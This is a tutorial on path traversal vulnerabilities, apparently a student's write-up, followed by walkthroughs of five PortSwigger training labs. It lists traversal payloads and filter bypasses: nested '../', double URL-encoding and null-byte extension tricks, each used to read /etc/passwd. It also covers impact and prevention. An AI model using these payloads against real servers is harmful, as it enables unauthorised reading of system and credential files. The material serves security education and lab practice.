


Path Traversal

I. What is Path Traversal ?

Path Traversal aka directory traversal is a web security vulnerability that allows an attacker to read arbitrary files on the server that is running an application. This might include application code and data, credentials for back-end systems, and sensitive operating system files. In some cases, an attacker might be able to write to arbitrary files on the server, allowing them to modify application data or behavior, and ultimately take full control of the server.



II. How does it work?



Consider an application that displays images and they are loaded via some HTML like the following:

```

```

The loadImage URL takes a filename parameter and returns the contents of the specified file. The image files themselves are stored on disk in the location [/media/uploads/images/](#). To return an image, the application appends the requested filename to this base directory and uses a filesystem API to read the contents of the file. In the above case, the application reads from the following file path:

```
/media/uploads/images/4953.png
```

The application implements no defenses against directory traversal attacks, so an attacker can request the following URL to retrieve an arbitrary file from the server's filesystem:

```
https://blog-vul.herokuapp.com/loadImage?filename=../../etc/passwd
```

This causes the application to read from the following file path:

```
/media/uploads/images/../../etc/passwd
```

The sequence `../` is valid within a file path, and means to step up one level in the directory structure. The three consecutive `../` sequences step up from `/media/uploads/images/` to the filesystem root, and so the file that is actually read is:

`/etc/passwd`

On Unix-based operating systems, this is a standard file containing details of the users that are registered on the server.

On Windows, both `../` and `..\` are valid directory traversal sequences, and an equivalent attack to retrieve a standard operating system file would be:

<https://blog-vul.herokuapp.com/loadImage?filename=../../..\\windows\\win.ini>


III. What is the impact of Path Traversal attack?

With a system vulnerable to directory traversal, an attacker can make use of this vulnerability to step out of the root directory and access other parts of the file system. This might give the attacker the ability to view restricted files, which could provide the attacker with more information required to further compromise the system.

Depending on how the website access is set up, the attacker will execute commands by impersonating himself as the user which is associated with “the website”. Therefore it all depends on what the website user has been given access to in the system.

IV. How to exploit Path Traversal Vulnerability?

For each parameter, URL, or cookie, you could insert a relative paths to files known to exist on web server’s machine, such as `../../../../etc/passwd`.



Many applications that place user input into file paths implement some kind of defense against path traversal attacks, and these can often be circumvented.

- You might be able to use nested traversal sequences, such as `....//` or `....\` to bypass if it strip `../`
- use various non-standard encodings, such as `..%c0%af` or `..%252f`, to bypass the input filter.
- If an application requires that the user-supplied filename must end with an expected file extension, such as `.png`, in many operating systems, `null bytes %00` can be injected to terminate the filename. For example, sending a parameter like: `?file=secret.doc%00.png`

V. How to prevent Path Traversal attack?

There are a lot of right ways to mitigate and help prevent path traversal. Any of these solutions work in isolation, but do as many of these as you can.

- Update your web server and operating system to the latest versions available. This vulnerability has been known for a while, and it is likely your web server's latest version is not vulnerable. You don't want to be stuck running an old, vulnerable web server, because then none of the below solutions will help you.
- When making calls to the filesystem, you should not rely on user input for any part of the path.
- If you must somehow open paths depending on user input, you should have the user input be an index into one of a list of known, safe files. For example, '1' could map to `table.html`, and '2' could map to `chair.html`.
- Run your web server from a separate disk from your system disk (the disk that holds critical operating system files), and, if possible, don't store any sensitive files in the web server disk.

- Use filesystem permissions judiciously. Use a non-superuser to run the web server whose permissions only allow them to read only the files it needs to run. It should not be able to write to any files, since all user data should be stored in a separate database.
- If you really, really need to allow users to specify a path, relative or otherwise, then normalize the path ([this is how Java does it](#), and it works pretty well) and check that its prefix matches the directory they should be allowed to access.

Reference

Web security Academy: <https://portswigger.net/web-security/file-path-traversal>

Owasp: https://owasp.org/www-community/attacks/Path_Traversal

Acunetix: <https://www.acunetix.com/websitesecurity/directory-traversal/>

Synopsys: <https://www.synopsys.com/glossary/what-is-path-traversal.html>

Path Traversal Lab


These labs contains a **file path traversal** vulnerability in the display of product images.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

1. File path traversal, simple case

Access the image that in “[view details](#)” product.

https://ac771f791e0bbf14802647b400160012.web-security-academy.net/image?filename=53.jpg



The image is stored in a file has name is [53.jpg](#). Change the file name to access to [/etc/passwd](#) and use `../` to step up one level directory. Finally, I can access it via path: [web-security-academy.net/image?filename=../../etc/passwd](#)


2. Traversal sequences stripped non-recursively

This lab has a weak protect against PT, it strips string `../`, so I put `..` at previous and `/` at end to bypass when it strip string : `.....//`

The final result :

[web-security-academy.net/image?filename=.....//.....//.....//etc/passwd](#)

https://ac841f611fc532b1803f282a002b00cb.web-security-academy.net/image?filename=.....//.....//.....//etc/passwd




3. Traversal sequences stripped with superfluous URL-decode

This lab has filter to protect against path traversal, but I can bypass after double encode the step upstring:

%252e%252e%252f%252e%252e%252f%252e%252e%252fetc/passwd


Is is the same as : ../../../../etc/passwd




4. Validation of start of path

This lab requires that the user-supplied filename must start with the expected base folder: `/var/www/images`, then it might be possible to include the required base folder followed by suitable traversal sequences to break to root folder:

`filename=/var/www/images/../../../../etc/passwd`




5. Validation of file extension with null byte bypass



This lab requires that the user-supplied filename must end with an expected file extension: `.jpg`, then it might be possible to use a null byte to effectively terminate the file path before the required extension

Put this path into file name: `filename=../../../../etc/passwd%00.jpg`

The programming will understand it as a images file `.jpg` but OS terminate the filename when found null byte (`%00`).The result:

 <https://ac2e1f271ea5b7d2809a090c00660022.web-security-academy.net/image?filename=../../../../etc/passwd%00.jpg>